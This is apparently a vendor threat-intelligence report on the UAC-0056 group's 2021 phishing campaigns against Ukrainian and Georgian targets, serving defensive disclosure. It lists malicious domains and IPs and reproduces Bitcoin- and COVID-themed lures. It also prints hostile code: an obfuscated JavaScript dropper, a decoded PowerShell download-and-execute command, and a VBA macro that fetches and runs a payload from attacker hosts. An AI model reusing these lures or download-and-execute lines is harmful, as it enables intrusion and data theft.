1924[.]site
2055[.]site
2215[.]site
2330[.]site
3237[.]site
32689657[.]xyz
32689658[.]xyz
68468438438[.]xyz
8003659902[.]site
8003659902[.]space
9348243249382479234343284324023432748892349702394023[.]xyz
baiden00[.]ru
buking[.]site
coronavirus5g[.]site
eumr[.]site
main21[.]xyz
mohge[.]xyz
name1d[.]site
name4050[.]com
orpod[.]ru
smm2021[.]net
stun[.]site
update-0019992[.]ru
update0019992[.]ru
update3d[.]xyz
www.baiden00[.]ru
www.lywdm[.]com
www.update0019992[.]ru

IPv4 Addresses

185.244.41[.]109
194.147.142[.]232
31.42.185[.]63
45.146.164[.]37
45.146.165[.]91

Additional Infrastructure

1000018[.]xyz
1000019[.]xyz
1000020[.]xyz
1017[.]site
1120[.]site
1202[.]site
1221[.]site
15052021[.]space
150520212[.]space
150520213[.]space
1681683130[.]website
16868138130[.]space
1833[.]site
1924[.]site
2055[.]site
2215[.]site
2330[.]site
29572459487545-4543543-543534255-454-35432524-5243523-234543[.]xyz
32689657[.]xyz
32689658[.]xyz
32689659[.]xyz
33655990[.]cyou
4895458025-4545445-222435-9635794543-3242314342-234123423728[.]space
9832473219412342343423243242364-34939246823743287468793247237[.]site
99996665550[.]fun
almamaterbook[.]ru
buking[.]site
getvps[.]site
giraffe-tour[.]ru
gosloto[.]site
name4050[.]com
noch[.]website
otrs[.]website
polk[.]website
sinoptik[.]site
sony-vaio[.]ru

Appendix A: Prior Attacks Associated With UAC-0056

Prior attacks associated with UAC-0056 are described below, organized by the time of attack. For an overview of known attacks, please see the timeline in the [“Links to Prior Attacks”](#) section above.

March 2021 Attacks

According to [MalwareBytes research](#), this threat group carried out an attack campaign in March 2021 on targets in Georgia using Bitcoin and COVID themes. The researchers state that these attacks involve spear phishing, but we do not have telemetry to confirm the targeted organizations, attack vector or the exact dates in which the attacks took place. The Bitcoin-

themed attacks are very similar to those seen in later April attacks, as the PDF delivery documents had similar content that references Electrum bitcoin wallets, as seen in Figure 21.

The World's Most Popular Way to Buy, Hold, and Use Crypto

Trusted by 70M Wallets - with Over \$620 Billion in Transactions - Since 2013

<https://www.blockchain.com>

Hello,

I have some problems in my country, please could you save bitcoins at your place? Uploaded bitcoin wallet and next week you must get more than 20 btc. Please keep money with you.

Thank you my friend and sorry for the short text

Password is 123 and take zip archive here: [bitcoin wallet](#)

A handwritten signature in blue ink, appearing to read "Newman".

p.s. take care of my cat

Figure 21a. Contents of PDF documents used in Bitcoin-themed attacks in March 2021.

The World's Most Popular Way to Buy, Hold, and Use Crypto

Trusted by 70M Wallets - with Over \$620 Billion in Transactions - Since 2013

<https://www.blockchain.com>

Hello,

You have got **5.0822853** BTC

Access account via electrum wallet: [download](#)

Password: [03242021](#)

Figure 21b. Contents of PDF documents used in Bitcoin-themed attacks in March 2021.

The COVID-themed attacks reference a government organization in Georgia, which suggests that the threat group has interests in other countries in the region in addition to Ukraine. The attack involved a Zip archive hosted at [bgicovid19\[.\]com/assets/img/newCOVID-21.zip](http://bgicovid19[.]com/assets/img/newCOVID-21.zip) and contains the two malicious files and one decoy document, as listed in Table 4.

Filename	SHA256	Description
!!! COVID-21.doc	4fcfe7718ea860ab5c6d19b27811f81683576e7bb60da3db85b4658230414b70	Delivery document exploits CVE-2017-11882 to download www.baiden00[.]ru/win21st.txt
New Folder.lnk	5d8c5bb9858fb51271d344eac586cff3f440c074254f165c23dd87b985b2110b	LNK Shortcut that downloads baiden00[.]ru/wininst.exe
letter from the Ministry of Labour, Health and Social Affairs of Georgia.pdf	49a758bfe34f1769a27b1a2da9f914bc956f7fdbb9e7a33534ca9e19d5f6168c	Decoy document

Table 4. Delivery documents used in March attack.

The letter from the Ministry of Labour, Health and Social Affairs of Georgia.pdf document is a decoy, as it contains no malicious content. The decoy content does show a document from the Ministry of Labour, Health and Social Affairs of Georgia, as seen in Figure 22, which suggests that the target may have involved an organization in Georgia.



საქართველოს შრომის, ჯანმრთელობის
და სოციალური დაცვის სამინისტრო
MINISTRY OF LABOUR, HEALTH AND SOCIAL
AFFAIRS OF GEORGIA



KA030143041366118

საქართველო, თბილისი 0119, აკ.წერეთლის გამზ.144; ტელ.: (+995 32) 251 00 11; ცხელი ხაზი: (+995 32) 251 00 26; 15 05; ელ.ფოსტა: info@moh.gov.ge
144 Ak. Tsereteli ave., 0119, Tbilisi, Georgia; Tel: (+995 32) 251 00 11; Hot line: (+995 32) 251 00 26; 15 05; E-mail: info@moh.gov.ge

№ 01/14060

12 / March / 2018

Dr. [REDACTED]
Director
Division of Health Emergencies and Communicable Diseases

Figure 22. Decoy document's contents in suspected March 2021 attacks.

April 2021 Attacks

In April 2021, the threat group carried out an attack that involved a spear phishing email with a PDF document attached, which suggested the recipient could become rich by accepting Bitcoins, as seen in Figure 23. As first seen in research by [Ahnlab](#), these Bitcoin-themed attacks were specifically targeting Ukrainian government organizations.




Figure 23. Contents of PDF documents used in Bitcoin-themed attacks.

The PDF document attached to the delivery email contains text that suggests the individual can access a Bitcoin wallet with a large sum of money along with a link to download the wallet, as seen in Figure 24. The link `cutt[.]ly/McXG1ft` is shortened and points to the URL `http://1924[.]site/doc/bitcoin.zip` to download a Zip archive.

The World's Most Popular Way to Buy, Hold, and Use Crypto

Trusted by 70M Wallets - with Over \$620 Billion in Transactions - Since 2013

[Blockchain - The Most Trusted Crypto Company](#)

Hello

You have got **5.522853** BTC (\$299,129.18)

Access account via wallet: [DOWNLOAD](#)

Password: [0323432021](#)

Figure 24. Contents of PDF documents used in Bitcoin-themed attacks.

The Zip archive contains a LNK shortcut that runs a powershell script to download and execute a payload from `hxxp://1924[.]site/soft/09042021.exe`. The archive also contains a password.txt file that has the following contents, which involve an Electrum Bitcoin wallet that links back to the attacks against Ukraine on Feb. 1, 2022:

Wallet in folder.

Electrum: <https://electrum.org>

Password for walletr is: btc1000000000usd

According to [Fortinet](#) research, in April 2021, this threat group also carried out COVID-themed attacks on Ukrainian government organizations. The email seen in Figure 25 includes a fake forwarded message meant to appear as correspondence between a government official and the World Health Organization (WHO). The email contains a link to a Zip archive hosted on the legitimate who.int domain. However, the link points to a shortened link of `hxxps://cutt[.]ly/LcHx2Ga` instead.



Cp 07.04.2021 16:15

Cecill Gallivan <gallivangallivan1981@gmail.com>

RE: New COVID-21

To: [redacted] gov.ua

Dear Friend

Please check these documents and inform me if you have any opinion.

<https://www.who.int/Documents/Private/04072021/2158d/NewCovid-21.zip>

Regards

Political Officer

U.S. Embassy

On Wed, Apr 7, 2021 at 5:19 PM Brittiney Ibritten wrote:

check it pls

> From: "Daniel [redacted]" [redacted]
 > Sent: Saturday, January 23, 2021 5:01 PM
 > To: "Rolanda [redacted]" [redacted]
 > Cc: [redacted]
 > Subject: Re: Request
 >
 > Hi Rosalie:
 > I asked about the document, but the person who contacted me didn't have any information.
 > Will look forward to more info from you towards the middle of the week.
 >
 > Best
 >
 >

Figure 25. Delivery email in COVID-themed attacks.

The hxxps://cutt[.]ly/LcHx2Ga URL points to hxxp://2330[.]site/NewCovid-21.zip, which hosted a Zip archive (SHA256: 677500881c64f4789025f46f3d0e853c00f2f41216eb2f2aaa1a6c59884b04cc) that contained the following files:

COVID-21.doc (SHA256: 9803e65afa5b8eefob6f7ced42ebd15f979889b791b8eadfc98e7f102853451a)

COVID-21.lnk (SHA256: 2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d)

GEO-CFUND-2009_CCM Agreement_Facesheet - signed.pdf (SHA256: bbab12dc486b1c6fcf9e343ec1474d0f8967de988444d7f838f1b4dcab343e8a)

New Folder.lnk (SHA256: 2b15ade9de6fb993149f27c802bb5bc95ad3fc1ca5f2e86622a044cf3541a70d)

The LNK shortcuts attempt to run a PowerShell script that will download an executable from the following URL, save it to %TEMP%\WindowsUpdate.exe and execute it:

hxxp://2330[.]site/soft/o8042021.exe

The LNK shortcut downloads the executable from the URL above using the Start-BitsTransfer cmdlet, which is the same technique the threat group used to download the payload within the macro in the July 2021 attacks discussed below.

May 2021 Attacks



Ср 02.06.2021 8:33

Police National <yosxexeqeb@outlook.com>

Ордер на Ваш арешт

To [redacted]

Message

Заява №487223-31.doc (880m5) .js

ОСТАННЄ ПОПЕРЕДЖЕННЯ!!!

У разі не явки завтра починається процес по Вашому розшуку!

Вас надійшла заява від громадянки [redacted] від 11 травня цього року. Спроба до вас додзвонитися не вдалося. Сьогодні закінчується термін 20 днів, після ви будете оголошені в розшук!

У листі докладено заяву, просимо ознайомитися з ним, написати ваші контакти, а так же ваше містознаходження.

У разі ігнорування щодо вас будуть застосовані заходи карального характеру!

Міністерство внутрішніх справ

Старший слідчий

[redacted]

Figure 27. Spear phishing email sent to Ukrainian government organization in June 2021.

The attachment is not a report as the body of the email suggests. Rather, the Заява №487223-31.doc (880m5) .js file attached is a JavaScript file that is 1,029,786 bytes in size (the actors added a considerable amount of spaces between each character of the JavaScript code). If the recipient opens the attachment, the following JavaScript will execute:

```
new
ActiveXObject("shell.apPLicAtion").shElleXecUTE("poWerSheLL.ExE", "POWErHell.e
xE -Ec
CQAJAaKaAQBuAHYATwBLAGUALQBxAGUAQgBSAEUAcQBVAEUUwBUACAACQAgAC0AdQByAEkACQAJAC
AAHSBoAHQAdABwADoALwAvADEANQAwADUAMgAwADIAMQAYAC4AcwBwAGEAYwBlAC8AMAAwADAALgBj
AHAAAbAAdIAkACQAJAC0AbwBVANQARgBJAEwARQAgACAACQAdICQARQBOAHYAOGBQAHUAQgBMAGkAQw
EcADAAMAAwAC4AYwBwAGwAHSAJAAkAIAA7ACAAIAAJACYAIAAJAAkAHSaKAGUATgBWADoAUABVAEIA
bABJAGMAXAAwADAAMAAuAGMACABsAB0g", "", "", 0);
```

Figure 28. Malicious JavaScript contained in attached file.

The JavaScript above will run an encoded PowerShell script that decodes to the following:

```
invOke-WeBReqUEST -urI hxxp://150520212[.]space/000.cpl -oUtFILE $ENV:PuBLiC\000.cpl; & $ENV:PUBLIc\000.cpl
```

This PowerShell script will download and execute a Control Panel File (CPL) from 150520212[.]space, which it saves to a file named 000.cpl (SHA256: b72188ba545ad865eb34954afbbdf2c9e8ebc465a87c5122cebb711f41005939). The 000.cpl is a DLL whose functional code exists within the exported function CPLApplet. The functional code uses several consecutive jumps in an attempt to make code analysis more difficult. Despite these jumps, the functional code starts with a decryption stub, which will XOR each QWORD in the ciphertext using a key that starts as 0x29050D91. However, in each iteration of the decryption loop, the key is modified by multiplying it by 0x749507B5 and adding 0x29050D91.

Once the decryption stub has finished, the code jumps to the decrypted code, which is a shellcode-based downloader that carries out the following activity:

1. Loads kernel32 using LoadLibraryW
2. Gets the address to ExpandEnvironmentStringsW using GetProcAddress
3. Calls ExpandEnvironmentStringsA to expand the environment string for the path %PUBLIC%\5653YQ5T3.exe
4. Opens the %PUBLIC%\5653YQ5T3.exe file using CreateFileW
5. Loads WinHttp using LoadLibraryA
6. Opens an HTTP session by calling WinHttpOpen
7. Connects to remote server 150520212[.]space over port 80/TCP by calling WinHttpConnect
8. Creates an HTTP GET request for /0404.exe using WinHttpOpenRequest
9. Sends the request via WinHttpSendRequest
10. Calls WinHttpReceiveResponse, WinHttpQueryDataAvailable and WinHttpReadData to get the HTTP response data
11. Writes the response data to %PUBLIC%\5653YQ5T3.exe by calling WriteFile
12. Closes handle to %PUBLIC%\5653YQ5T3.exe by calling CloseHandle
13. Runs %PUBLIC%\5653YQ5T3.exe by calling ShellExecuteW
14. Finishes by calling ExitProcess

The file hosted at 150520212[.]space/0404.exe (SHA256: cb4a93864a19fc14c1e5221912f8e7f409b5b8d835f1b3acc3712b80e4a909f1) is an OutSteel sample that gathers and exfiltrates files to [http://45\[.\]146.164.37/upld/](http://45[.]146.164.37/upld/).

July 2021 Targeting

On July 22, 2021, we observed a spear phishing attempt in which the threat group targeted a Western government entity in Ukraine. The actors sent the email to an address publicly displayed on the embassy's website with the subject RE: CV. The email had a Word document attached to it with a filename structured as <first name>_<last name>_CV.doc, of which the name was a well-known journalist in Ukraine. Figure 29 shows the contents of the attached document as it would display in a native Ukrainian installation of Windows.




Figure 29. Contents of delivery document used in July 2021 attacks on an embassy in Kyiv.

The content of the document is meant to resemble a resume of the journalist. However, the garbled text suggests an encoding issue that the Ukrainian version of Windows could not display. The image is a stock photo available at several websites [1][2][3], which does not appear to be a picture of the actual journalist. The garbled text is likely intentional as an attempt to trick the user into clicking the “Enable Editing” button, which would ultimately run the macro embedded in the document. The macro that will run if the user clicks the “Enable Editing” button, seen in Figure 30, creates a batch script called meancell.bat that executes a PowerShell command that will use the Start-BitsTransfer cmdlet to download a payload from hxxp://1833[.]site/kpd1974.exe. It then saves it to and executes everylisten.exe. Figure 30 shows the contents of the macro found in this delivery document.

```
Private Sub Document_Open()
fishcivil = FreeFile
conferenceit = "powers^"
behaviorgoal = "C:\Users\Public\Documents\meancell.bat"
sideblood = "hell"
Open behaviorgoal For Output As fishcivil
Print #fishcivil, conferenceit & sideblood & " -w h Start-BitsTransfer -Source htt`p://1833.site/kpd1974"
& Replace(".gk4dxe", "gk4d", "e") & " -Destination C:\Users\Public\Documents\everylisten" &
Replace(".gk4dxe", "gk4d", "e") & ";C:\Users\Public\Documents\everylisten" & Replace(".gk4dxe", "gk4d",
"e")
Close #fishcivil
CreateObject("Shell.Application").Open (behaviorgoal)
End Sub
```

Figure 30. Contents of macro in delivery document.

The kpd1974.exe file (SHA256: b8ce958f56087c6cd55fa2131a1cd3256063e7c73adf36af313054b0f17b7b43) downloaded and executed by the macro ultimately runs a variant of the OutSteel document harvesting tool that exfiltrates files to hxxp://45.146.165[.]91:8080/upld/. We found two additional delivery documents that shared a similar macro and hosted

the payload on the 1833[.]site, as seen in Table 5. One of the filenames of these two related documents suggest that the threat group continued to use the fake resume theme.

First Seen	Filename	Download URL
7/23/2021	Довідка (22-7-2021).doc	hxxp://1833[.]site/gp00973.exe
7/23/2021	CV_RUSLANA.doc	hxxp://1833[.]site/rsm1975.exe

Table 5. Related delivery documents used in July attack.

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).